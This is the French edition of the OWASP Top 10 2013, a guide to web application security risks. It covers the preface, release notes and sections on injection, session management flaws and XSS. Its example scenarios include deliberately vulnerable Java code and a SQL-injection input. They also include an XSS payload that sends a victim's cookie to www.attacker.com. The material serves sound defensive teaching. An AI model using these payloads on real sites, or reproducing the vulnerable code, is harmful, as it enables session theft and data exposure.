OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

Les Dix Risques de Sécurité Applicatifs Web les Plus Critiques

release

A propos de l'OWASP

Préface

Les logiciels non sécurisés sapent nos infrastructures critiques telles la finance, la santé, la défense, l'énergie et autres. Notre infrastructure numérique devenant de plus en plus complexe et interconnectée, la difficulté de parvenir à une sécurité des applications augmente de façon exponentielle. Nous ne pouvons plus nous permettre de tolérer les problèmes les plus simples comme ceux présentés dans ce Top 10 OWASP.

Le but de ce projet est de sensibiliser à la sécurité des applications en identifiant certain des risques les plus critiques rencontrés par les entreprise. Ce top 10 est référencé par de nombreuses normes, livres, outils et organisations telles MITRE, PCI DSS, DISA, FTC et bien d'autres. Cette version du Top 10 OWASP marque la onzième année de ce projet de sensibilisation à l'importance des risques de sécurité des applications. La première publication du Top 10 date de 2003, avec des mises à jour mineures en 2004 et 2007. La version 2010 a été réorganisée afin de prioriser par risque, et non juste par prédominance. Cette édition 2013 suit la même approche.

Nous vous encourageons à utiliser ce Top 10 pour que votre entreprise entame une démarche pour la sécurité des applications. Les développeurs peuvent apprendre des erreurs des autres. Les dirigeants devraient commencer à réfléchir sur la façon de gérer le risque que les logiciels créent dans leurs entreprises.

Sur le long terme, nous vous encourageons à créer un programme de sécurité des applications compatible avec la culture et la technologie d'entreprise. Ces programmes sont de toutes formes et tailles, et vous devez éviter de tenter de tout faire en un modèle de processus. Au lieu de cela, tirez parti des points forts de votre entreprise et mesurez ce qui fonctionne pour vous.

Nous espérons que ce Top 10 est utile à vos efforts. N'hésitez pas à contacter l'OWASP pour vos questions, commentaires et idées, soit publiquement à owasp-topten@lists.owasp.org ou à dave.wichers@owasp.org en privé.

L'OWASP

Open Web Application Security Project (OWASP) est une communauté publique permettant à des organismes de développer, acheter et maintenir des applications fiables. A l'OWASP, vous trouverez en accès libre et gratuit…

- Des normes et des outils de sécurité des applications
- Des livres complets sur les tests de sécurité des applications, le développement de code sécurisé et l'audit de code
- Des normes de contrôles de sécurité et des librairies
- Des Chapitres locaux dans le monde entier
- De la recherche de pointe
- Des conférences à travers le monde
- Des listes de diffusion
- Et bien plus… le tout sur www.owasp.org/
- Y compris : www.owasp.org/index.php/Top_10

L'accès à tous les outils, documents et forums de l'OWASP est gratuit et ouvert à toute personne intéressée par l'amélioration de la sécurité des applications. Nous préconisons une approche sécurité des applications en tant que problème de personnes, de processus et de technologie, parce que les approches les plus efficaces pour la sécurité des applications nécessitent des améliorations dans tous ces domaines.

L'OWASP est une organisation d'un nouveau genre. Notre liberté vis-à-vis des pressions commerciales nous permet de fournir une information impartiale, pratique et rentable de la sécurité applicative. L'OWASP n'est liée à aucune entreprise technologique, bien que nous soutenions l'utilisation éclairée de technologies de sécurité commerciale. Semblable à de nombreux projets logiciels open-source, l'OWASP produit de nombreux types de supports dans un esprit collaboratif et ouvert.

La Fondation OWASP est l'entité à but non-lucratif qui assure le succès à long terme du projet. Presque tous ceux associés à OWASP sont volontaires, y compris le Board, les Comités globaux, Chapter Leaders, Chefs de Projets et les Membres. Nous soutenons la recherche de sécurité innovante avec des subventions et des infrastructures.

Rejoignez nous !

Copyright et Licence

1 Introduction

Bienvenue

Bienvenue dans cette édition 2013 du Top 10 de l'OWASP! Cette nouvelle version introduit deux catégories étendues par rapport à la version 2010 afin d'inclure d'importantes vulnérabilités. Elle propose également une réorganisation des risques, basée sur leur prévalence. Enfin, une nouvelle catégorie de risque voit le jour: la sécurité des composants tiers. Ces risques, référencés sous « A6 – Mauvaise configuration sécurité » dans la version 2010, ont désormais une catégorie dédiée.

Le Top 10 2013 de l'OWASP est basé sur 8 jeux de données de 7 entreprises spécialisées dans la sécurité des applications, dont 4 sociétés de conseil et 3 fournisseurs d'outils ou de services SaaS (1 statique, 1 dynamique et 1 statique et dynamique). Ces données couvrent plus 500 000 vulnérabilités à travers des centaines d'organisations et des milliers d'applications. Les 10 catégories de risques couvertes par le Top 10 sont sélectionnées et hiérarchisées en fonction de leur fréquence, de leur exploitabilité, de leur détectabilité et de leurs impacts potentiels.

L'objectif principal du Top 10 de l'OWASP est de sensibiliser les développeurs, concepteurs, architectes, décideurs, et les entreprises aux conséquences des faiblesses les plus importantes inhérentes à la sécurité des applications web. Le Top 10 fournit des techniques de base pour se protéger contre ces domaines problématiques à haut risque – et fournit des conseils sur la direction à suivre.

Avertissements

Ne vous arrêtez pas à 10! Il y a des centaines de problèmes qui pourraient influer sur la sécurité globale d'une application web comme indiqué dans le Guide du développeur de l'OWASP et la série des OWASP Cheat Sheets. Ce se sont des lectures essentielles pour quiconque développe des applications web. Des conseils sur la manière de trouver des vulnérabilités dans les applications web sont fournis dans le Guide de Test et le Guide d'audit de Code.

Changement constant. Ce Top 10 évoluera dans le temps. Même sans modifier une seule ligne de code de votre application, cette dernière peut déjà être vulnérable à une attaque à laquelle personne n'a pensé auparavant. Veuillez prendre connaissance des conseils à la fin de ce document dans les sections relatives aux développeurs, vérificateurs et entreprises pour plus d'information.

Pensez positif! Quand vous serez prêt à arrêter de chasser les vulnérabilités et à vous concentrer sur l'établissement de contrôles solides de sécurité des applications, l'OWASP a publié le Standard de Vérification de Sécurité Applicative (ASVS) comme guide pour les entreprises et les auditeurs d'applications sur ce qu'il faut vérifier.

Utilisez les outils sagement! Les failles de sécurité peuvent être complexes et enfouies dans le code source. Dans la plupart des cas, l'approche la plus rentable pour trouver et éliminer ces faiblesses reste l'humain doté de bons outils.

Allez plus loin! Faites de la sécurité une partie intégrante de la culture de votre entreprise. Pour en savoir plus, consultez Open Software Assurance Maturity Model (SAMM) et Rugged Handbook.

Remerciements

Nos remerciements à Aspect Security pour avoir initié, piloté et mis à jour le Top 10 de l'OWASP depuis sa création en 2003, et à ses principaux auteurs: Jeff Williams et Dave Wichers.

ASPECT SECURITY
Application Security Experts

Nous voudrions remercier les entreprises qui ont contribué à supporter la mise à jour 2013 en fournissant leur données sur la fréquence des vulnérabilités:

- Aspect Security
- HP (résultats issus des produits Fortify et WebInspect)
- Minded Security - Statistiques
- Softtek - Statistiques
- TrustWave, SpiderLabs – Statistiques (voir page 50)
- Veracode – Statistiques
- WhiteHat Security Inc. – Statistiques

Nous tenons également à remercier toutes les personnes ayant contribué aux versions précédentes du Top 10, sans lesquelles , il ne serait pas ce qu'il est aujourd'hui. Sans oublier ceux ayant contribué par leur contenu significatif ou la relecture de cette version 2013:

- Adam Baso (Wikimedia Foundation)
- Mike Boberski (Booz Allen Hamilton)
- Torsten Gigler
- Neil Smithline (MorphoTrust USA) – pour la version wiki et ses commentaires.

RN Notes de version

Ce qui a changé de 2010 à 2013

Le paysage des menaces des applications de sécurité évolue constamment. Les facteurs clé de cette évolution sont les progrès réalisés par les attaquants, l'émergence de nouvelles technologies avec de nouvelles faiblesses, ainsi que des défenses plus intégrées, et le déploiement de systèmes de plus en plus complexes. Pour suivre le rythme, nous mettons périodiquement à jour le Top 10 de l'OWASP. Dans cette version 2013, nous avons apporté les modifications suivantes:

1) La violation de gestion d'authentification et de session est plus répandue selon notre échantillon. Nous pensons que c'est probablement du au fait que ce domaine est plus étudié, et non du fait de problèmes plus répandus. Les risques A2 et A3 changent donc de place.
2) La falsification de requête intersites (CSRF), à prédominance moins répandue dans notre référentiel, rétrograde de 2010-A5 à 2013-A8. Nous pensons que les entreprises et les développeurs ont significativement réduit le nombre de vulnérabilités CSRF dans leurs applications du fait de sa présence dans le Top 10 OWASP depuis 6 ans.
3) Nous avons élargi le Manque de restriction d'accès à une URL du Top 10 d'OWASP 2010 afin d'être plus complet:
   + 2010-A8: Manque de restriction d'accès à une URL est désormais, 2013-A7: Manque de contrôle d'accès au niveau fonctionnel – pour couvrir tous les contrôles d'accès au niveau fonctionnel. Il existe de nombreuses manières de définir quelle fonctionnalité doit être accédée, pas seulement l'URL.
4) Nous avons fusionné et élargi 2010-A7 et 2010-A9 pour CREER: 2013-A6: Exposition de données sensibles.
   – Cette nouvelle catégorie a été créée en fusionnant 2010-A7 – Stockage cryptographique non sécurisé & 2010-A9 – Protection insuffisante de la couche de transport, en y ajoutant le risque de données sensibles au niveau du navigateur. Cette nouvelle catégorie couvre la protection des données sensibles (autre que le contrôle d'accès déjà couvert par 2013-A4 et 2013-A7) à partir du moment où les données sensibles sont fournies par l'utilisateur, transmises et stockées dans l'application, et renvoyées ensuite au navigateur.
5) Nous avons ajouté: 2013-A9: Utilisation de composants avec des vulnérabilités connues:
   + Ce problème a été mentionné comme faisant partie de 2010-A6 – Mauvaise configuration de sécurité, mais possède maintenant une catégorie à part entière du fait de la croissance rapide du développement à base de composants qui a significativement augmenté le risque d'utilisation de composants connus comme vulnérables


OWASP Top 10 – 2010 (Précédent)	OWASP Top 10 – 2013 (Nouveau)
A1 – Injection	**A1 – Injection**
A3 – Violation de Gestion d'authentification et de Session	**A2 – Violation de Gestion d'authentification et de Session**
A2 – Cross-Site Scripting (XSS)	**A3 – Cross-Site Scripting (XSS)**
A4 – Références directes non sécurisées à un objet	**A4 – Références directes non sécurisées à un objet**
A6 – Mauvaise configuration sécurité	**A5 – Mauvaise configuration sécurité**
A7 –Stockage cryptographique non sécurisé – Fusionné avec A9 →	**A6 – Exposition de données sensibles**
A8 – Manque de restriction d'accès à une URL – Elargie dans →	**A7 – Manque de contrôle d'accès au niveau fonctionnel**
A5 – Falsification de requête intersites (CSRF)	**A8 – Falsification de requête intersites (CSRF)**
<inclus dans A6: Mauvaise configuration sécurité>	**A9 – Utilisation de composants avec des vulnérabilités connues**
A10 – Redirection et Renvois non validés	**A10 – Redirection et Renvois non validés**

Risque

Risques de sécurité applicatifs

Quels sont les Risques de Sécurité des Applications?

Les attaquants peuvent potentiellement utiliser différents chemins à travers votre application pour porter atteinte à votre métier ou à votre entreprise. Chacun de ces chemins représente un risque qui peut, ou pas, être suffisamment grave pour mériter votre attention.



Parfois, ces chemins sont faciles à trouver et à exploiter, et parfois ils sont extrêmement difficiles. De même, le préjudice causé peut n'avoir aucune conséquence, ou faire cesser votre activité. Pour déterminer le risque pour votre entreprise, vous pouvez évaluer la probabilité relative à chaque agent de menace, vecteur d'attaque, et vulnérabilité et les combiner avec une estimation d'impact technique et financier pour votre entreprise. Ensembles, ces facteurs déterminent le risque global.

Quel est Mon Risque?

Le Top 10 OWASP se concentre sur l'identification des risques les plus graves pour un large éventail d'entreprises. Pour chacun de ces risques, nous fournissons des informations générales sur la probabilité et l'impact technique en utilisant le schéma d'évaluation des risques suivant, qui est basé sur la Méthodologie d'évaluation des risques OWASP.

Agent de menace	Vecteurs d'attaque	Prévalence de la vulnérabilité	Détection de la vulnérabilité	Impact Technique	Impact Métier
Spécifique à l'Application	Facile	Trés répandue	Facile	Sévère	Spécifiques à l'Application ou au Métier
	Moyen	Commune	Moyen	Modéré	
	Difficile	Rare	Difficile	Mineur	

Vous seul connaissez les caractéristiques de votre environnement et de votre métier. Pour une application donnée, il n'y a peut-être pas d'agent de menace pouvant réaliser un type d'attaque, ou il peut n'y avoir aucun impact technique. C'est pourquoi vous devez évaluer chaque risque pour vous-même, en vous concentrant sur les agents de menace, contrôles de sécurité et impacts métiers relatifs à votre votre entreprise. Nous classons les agents de menace comme spécifiques aux applications, et les impacts métiers comme spécifiques aux applications ou au métier pour indiquer qu'ils sont clairement dépendants des détails de l'application dans votre entreprise.

Le nom des risques dans le Top 10 découle du type d'attaque, du type de faiblesse, ou du type d'impact qu'il peut causer. Nous choisissons des noms qui reflètent les risque de manière précise, et, quand cela est possible, nous nous alignons sur la terminologie la plus répandue pour assurer la meilleure sensibilisation.

Références

OWASP

- Méthodologie d'évaluation des risques OWASP
- Article sur la modélisation Menace / Risque

Externes


- Analyse de s risques de l'information FAIR
- Modélisation des menaces Microsoft (STRIDE et DREAD)

T10

OWASP Top 10 2013
Risques Sécurité des Applications

A1 – Injection	•Une faille d'injection, telle l'injection SQL, OS et LDAP, se produit quand une donnée non fiable est envoyée à un interpréteur en tant qu'élément d'une commande ou d'une requête. Les données hostiles de l'attaquant peuvent duper l'interpréteur afin de l'amener à exécuter des commandes fortuites ou accéder à des données non autorisées.
A2 – Violation de Gestion d'Authentification et de Session	•Les fonctions applicatives relatives à l'authentification et la gestion de session ne sont souvent pas mises en œuvre correctement, permettant aux attaquants de compromettre les mots de passe, clés, jetons de session, ou d'exploiter d'autres failles d'implémentation pour s'approprier les identités d'autres utilisateurs.
A3 – Cross-Site Scripting (XSS)	•Les failles XSS se produisent chaque fois qu'une application accepte des données non fiables et les envoie à un browser web sans validation appropriée. XSS permet à des attaquants d'exécuter du script dans le navigateur de la victime afin de détourner des sessions utilisateur, défigurer des sites web, ou rediriger l'utilisateur vers des sites malveillants.
A4 – Références directes non sécurisées à un objet	•Une référence directe à un objet se produit quand un développeur expose une référence à un objet d'exécution interne, tel un fichier, un dossier, un enregistrement de base de données ou une clé de base de données. Sans un contrôle d'accès ou autre protection, les attaquants peuvent manipuler ces références pour accéder à des données non autorisées.
A5 – Mauvaise configuration Sécurité	•Une bonne sécurité nécessite de disposer d'une configuration sécurisée définie et déployée pour l'application, contextes, serveur d'application, serveur web, serveur de base de données et la plate-forme. Tous ces paramètres doivent être définis, mis en œuvre et maintenus, car beaucoup ne sont pas livrés sécurisés par défaut. Cela implique de tenir tous les logiciels à jour.
A6 – Exposition de données sensibles	•Beaucoup d'applications web ne protègent pas correctement les données sensibles telles que les cartes de crédit, identifiants d'impôt et informations d'authentification. Les pirates peuvent voler ou modifier ces données faiblement protégées pour effectuer un vol d'identité, de la fraude à la carte de crédit ou autres crimes. Les données sensibles méritent une protection supplémentaire tel un chiffrement statique ou en transit, ainsi que des précautions particulières lors de l'échange avec le navigateur.
A7 – Manque de contrôle d'accès au niveau fonctionnel	•Pratiquement toutes les applications web vérifient les droits d'accès au niveau fonctionnel avant de rendre cette fonctionnalité visible dans l'interface utilisateur. Cependant, les applications doivent effectuer les mêmes vérifications de contrôle d'accès sur le serveur lors de l'accès à chaque fonction. Si les demandes ne sont pas vérifiées, les attaquants seront en mesure de forger des demandes afin d'accéder à une fonctionnalité non autorisée.
A8 - Falsification de requête intersite (CSRF)	•Une attaque CSRF (Cross Site Request Forgery) force le navigateur d'une victime authentifiée à envoyer une requête HTTP forgée, comprenant le cookie de session de la victime ainsi que toute autre information automatiquement inclue, à une application web vulnérable. Ceci permet à l'attaquant de forcer le navigateur de la victime à générer des requêtes dont l'application vulnérable pense qu'elles émanent légitimement de la victime.
A9 - Utilisation de composants avec des vulnérabilités connues	•Les composants vulnérables, tels que bibliothèques, contextes et autres modules logiciels fonctionnent presque toujours avec des privilèges maximum. Ainsi, si exploités, ils peuvent causer des pertes de données sérieuses ou une prise de contrôle du serveur. Les applications utilisant ces composants vulnérables peuvent compromettre leurs défenses et permettre une série d'attaques et d'impacts potentiels.
A10 – Redirections et renvois non validés	•Les applications web réorientent et redirigent fréquemment les utilisateurs vers d'autres pages et sites internet, et utilisent des données non fiables pour déterminer les pages de destination. Sans validation appropriée, les attaquants peuvent réorienter les victimes vers des sites de phishing ou de malware, ou utiliser les renvois pour accéder à des pages non autorisées.

A1 Injection



Spécifique Application	Exploitabilité FACILE	Prévalence COMMUNE	Détection MOYENNE	Impact SEVERE	Spécifique Application/Métier
Considérez que n'importe qui peut envoyer des données non fiables au système, y compris les utilisateurs externes, internes, et administrateurs.	L'attaquant utilise des scripts qui exploitent la syntaxe d'un interpréteur cible. Presque toute source de données peut être un vecteur d'injection, y compris des sources internes.	Les failles d'Injection surviennent quand une application envoie des données non fiable à un interpréteur. Les failles d'injection sont très fréquentes, surtout dans un code ancien. On les retrouve souvent en SQL, LDAP, XPath, ou NoSQL; commandes OS; parseurs XML; entêtes SMTP, arguments de programme, etc. Les failles d'Injection se détectent facilement via le code, difficilement via le test. Scanners et Fuzzers peuvent aider les attaquants à trouver les failles d'Injection.		L'Injection peut résulter en une perte ou une corruption de données, une perte de droits, ou un refus d'accès. L'Injection peut parfois mener à une prise de contrôle totale du serveur.	Considérez la valeur métier de la donnée impactée et la plateforme exécutant l'interpréteur. Toute donnée pourrait être volée, modifiée ou supprimée. Votre réputation pourrait-elle en pâtir?

Suis-je vulnérable?

Le meilleur moyen de savoir si une application est vulnérable à l'Injection est de vérifier que toute utilisation d'interpréteurs sépare explicitement les données non fiables de la commande ou de la requête. Pour les appels SQL, cela signifie utiliser des variables liées dans toutes les instructions préparées et procédures stockées, et éviter les requêtes dynamiques.

Vérifier le code est un moyen rapide et adéquat pour s'assurer que l'application utilise sainement les interpréteurs. Les outils d'analyse de code peuvent aider à localiser l'usage des interpréteurs et tracer leur flux de données à travers l'application. Les Pentesters peuvent valider ces problèmes en concevant des exploits qui confirment la vulnérabilité.

Le scan dynamique peut donner un aperçu des failles d'Injection existantes. Les scanners ne savent pas toujours atteindre les interpréteurs, ni si une attaque a réussi. Une mauvaise gestion d'erreur aide à trouver les failles.

Comment s'en prémunir?

Empêcher une Injection exige de séparer les données non fiables des commandes et requêtes.

1. La meilleure option est d'utiliser une API saine évitant toute utilisation de l'interpréteur ou fournissant une interface paramétrable. Attention aux APIs telles que les procédures stockées qui, bien que paramétrables, peuvent envelopper une Injection.
2. En l'absence d'API paramétrable, vous devriez soigneusement échapper les caractères spéciaux en utilisant la syntaxe d'échappement spécifique à l'interpréteur. OWASP's ESAPI fournit des routines d'échappement.
3. La « whitelist » est recommandée pour valider les données entrantes, mais n'est pas une défense complète, plusieurs applications requérant des caractères spéciaux; le cas échéant, seules les approches 1. et 2. sécurisent. OWASP's ESAPI a une librairie extensible de routines de validation « whitelist » d'entrées.

Exemple de scénarios d'attaque

Scénario #1: Une application utilise des données non fiables dans la construction de l'appel SQL vulnérable suivant:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") +"'";
```

Scénario #2: Pareillement, la confiance aveugle d'une application aux frameworks peut déboucher sur des requêtes toujours vulnérables (p.ex. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");
```

Dans les deux cas, l'attaquant modifie le paramètre 'id' dans son navigateur et envoie: ' or '1'='1. Par exemple:

```
http://example.com/app/accountView?id=' or '1'='1
```

Le sens des deux requêtes est modifié pour retourner toutes les lignes de la table accounts. Les pires attaques peuvent altérer des données, voire invoquer des procédures stockées.

Références


OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Query Parameterization Cheat Sheet
- OWASP Command Injection Article
- OWASP XML eXternal Entity (XXE) Reference Article
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing

Externes

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection
- CWE Entry 564 on Hibernate Injection

A2 Violation de Gestion d'Authentification et de Session



Spécifique Application	Exploitabilité MOYENNE	Prévalence RÉPANDUE	Détection MOYENNE	Impact GRAVE	Spécifique Application/Métier
Considérez des attaquants externes anonymes, aussi bien que des utilisateurs légitimes essayant de voler des comptes tiers. Considérez aussi les utilisateurs internes voulant camoufler leurs actes.	L'attaquant exploite des fuites/failles dans les fonctions de gestion de sessions et d'authentification (e.g. comptes, mots de passe, IDs de session) pour usurper l'identité des utilisateurs.	Développer correctement un système d'authentification ou de gestion de sessions est difficile. En conséquence, ces schémas personnalisés ont souvent des failles dans des domaines tels la déconnexion, la gestion de mots de passe, l'expiration de session, la fonction "se souvenir de moi", la question secrète, la mise à jour de compte, etc. Trouver de telles failles s'avère parfois difficile, chaque implémentation étant unique.		De telles failles permettraient la compromission d'une partie voir de tous les comptes. Une fois effectuée, l'attaquant peut faire tout ce que la victime peut. Les comptes à privilèges sont souvent ciblés.	Considérer la valeur Métier des données ou des fonctions applicatives affectées. Considérez aussi l'impact commercial dû à une médiatisation de la vulnérabilité.

Suis-je vulnérable?

Les actifs de gestion de session comme les credentials et les IDs sont-ils correctement protégés? Vous êtes vulnérables si:

1. Défaut de protection des credentials par hash ou chiffrement lors de leur stockage. Voir A6.
2. Faiblesse des fonctions de gestion de compte (ex: création de compte, changement de mot de passe, récupération de mot de passe, IDs de session faibles) permettant de deviner ou d'écraser les credentials.
3. Exposition des IDs de session dans l'URL. (ex: réécriture)
4. Vulnérabilité des IDs de session à l'attaque par fixation.
5. Pas de timeout des IDs de session ou mauvaise désactivation des sessions ou jetons d'authentification, en particulier SSO lors de la déconnexion.
6. Non rotation des IDs de session après connexion réussie.
7. Les mots de passe, IDs de session et autres credentials transitent par des canaux non chiffrés. Voir A6.

Veuillez consulter les sections V2 et V3 de l'exigence ASVS pour plus de détails.

Comment s'en prémunir?

La recommandation première pour une entreprise est de rendre accessible aux développeurs:

1. **Un ensemble unique de contrôles d'authentification et de gestion de sessions**. Ces contrôles doivent veiller à:
   a) satisfaire aux exigences de vérification d'authentification (V2) et de gestion de session (V3) définies dans le Standard de Vérification de la Sécurité des Applications (ASVS)
   b) proposer une interface simple aux développeurs. Prendre comme exemple l'interface ESAPI Authenticator et ses APIs utilisateur.
2. Un effort particulier doit être accordé à la prévention des failles XSS, susceptibles d'être utilisées pour voler des identifiants de session. Voir A3.

Exemple de scénarios d'attaque

Scénario #1: Une application de réservation de billets d'avion expose les identifiants de session dans l'URL par réécriture:

http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii

Un utilisateur authentifié sur le site veut informer ses amis de la vente. Il envoie le lien ci-dessus sans savoir qu'il fournit aussi son ID de session. En cliquant sur le lien, ses amis utiliseront sa session et sa carte de crédit.

Scénario #2: Les timeouts de l'application ne sont pas définies correctement. Un utilisateur accède au site via un ordinateur public. Au lieu de sélectionner "déconnexion", l'utilisateur ferme simplement le navigateur et s'en va. Un attaquant utilise le même navigateur une heure plus tard, et ce navigateur est encore authentifié.

Scénario #3: Un attaquant interne ou externe obtient un accès à la base des mots de passe du système. Les mots de passe ne sont pas correctement chiffrés, exposant les mots de passe de tous les utilisateurs à l'attaquant.

Références

OWASP


Pour plus de détails sur les exigences et les problèmes à éviter dans ce domaine, voir les exigences de vérification ASVS pour l'Authentification (V2) et la Gestion de Sessions (V3).

- OWASP Authentication Cheat Sheet
- OWASP Forgot Password Cheat Sheet
- OWASP Session Management Cheat Sheet
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

Externes

- CWE Entry 287 on Improper Authentication
- CWE Entry 384 on Session Fixation

A3 Cross-Site Scripting (XSS)



Spécifique Application	Exploitabilité MOYENNE	Prévalence TRES REPANDUE	Détection FACILE	Impact MODÉRÉ	Spécifique Application/Métier
Considérez quelqu'un pouvant transmettre des données non fiable au système, y compris utilisateurs externes, internes et adminstrateurs.	L'attaquant envoie des scripts qui exploitent l'interpréteur dans le navigateur. Toute source de donnée peut être un vecteur d'attaque y compris des sources internes telles que les données d'une base interne.	XSS est la faille la plus répandue dans les application web. Les failles XSS ont lieu lorsqu'une application inclut des données fournies par l'utilisateur dans une page envoyée au navigateur, sans validation ou échappement correct de ce contenu. il en existe trois types connus: 1)Stockée, 2)Réfléchie, et 3) XSS basée sur DOM. La détection de la plupart des failles XSS est assez simple par test ou analyse de code.		L'attaquant peut exécuter des scripts dans le navigateur de la victime pour détourner des sessions, défigurer des sites, insérer du contenu hostile, rediriger l'utilisateur vers un site malveillant, etc.	Considérez la valeur métier du système concerné ainsi que l'ensemble des données qu'il traite. Considérez également l'impact commercial d'une exposition publique de la vulnérabilité.

Suis-je vulnérable?

Vous êtes vulnérable si vous ne vous assurez pas que toute donnée transmise est correctement échappée ou qu'une validation a été réalisée pour en contrôler la fiabilité, ceci avant d'être incluse dans la page retournée au navigateur. Sans échappement ou validation adéquate, une telle donnée sera interprétée comme du contenu exécutable par le navigateur. Si AJAX est utilisé pour mettre-à-jour dynamiquement la page, utilisez-vous safe JavaScript ?

Les outils automatisés peuvent identifier des failles XSS. Cependant, chaque application à sa méthode de construction des pages et différents interpréteurs peuvent être utilisés sur le navigateur tel que JavaScript, ActiveX, Flash ou Silverlight, ce qui rend la détection automatique délicate. Une couverture complète nécessite ainsi une revue de code et des tests de pénétration en plus de l'outil automatisé.

Les technologies web 2.0 telles que AJAX rendent les failles XSS plus difficiles à détecter via les outils automatisés.

Comment s'en prémunir?

La protection contre XSS requiert une gestion des données non fiables séparée du contenu du navigateur actif.

1. L'option à privilégier est d'échapper toute donnée non fiable selon le contexte HTML dans lequel elle sera insérée (corps, attribut, javascript, CSS ou URL, etc.). Voir OWASP XSS Prevention Cheat Sheet pour plus d'informations sur les techniques d'échappement.
2. La validation positive des entrées est recommandée mais ne constitue pas une protection suffisante en raison des différentes manières dont les applications traitent leur contenu. Une validation complète devra contrôler la longueur, les caractères, le format et les règles métiers.
3. Pour les données complexes, considérez la libraire OWASP's AntiSamy ou le Java HTML Sanitizer Project.
4. Considérez Content Security Policy (CSP) pour se protéger des attaques XSS sur l'ensemble de votre site.

Exemple de scénario d'attaque

L'application utilise des données non fiables dans la construction du fragment HTML sans l'avoir validée ou échappée au préalable :

```
(String) page += "<input name='creditcard' type='TEXT'
 value='" + request.getParameter("CC") + "'>";
```

L'attaquant modifie le paramètre 'CC' dans leur navigateur pour:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Cela provoque l'envoi de l'ID de session de la victime au site web de l'attaquant, permettant à l'attaquant de détourner la session en cours de l'utilisateur.
A noter que les attaquants peuvent aussi utiliser XSS pour tromper les contremesures mises en place pour se protéger des attaques CSRF. Voir A8 pour plus d'informations sur CSRF.

Références


OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP AntiSamy: Sanitization Library
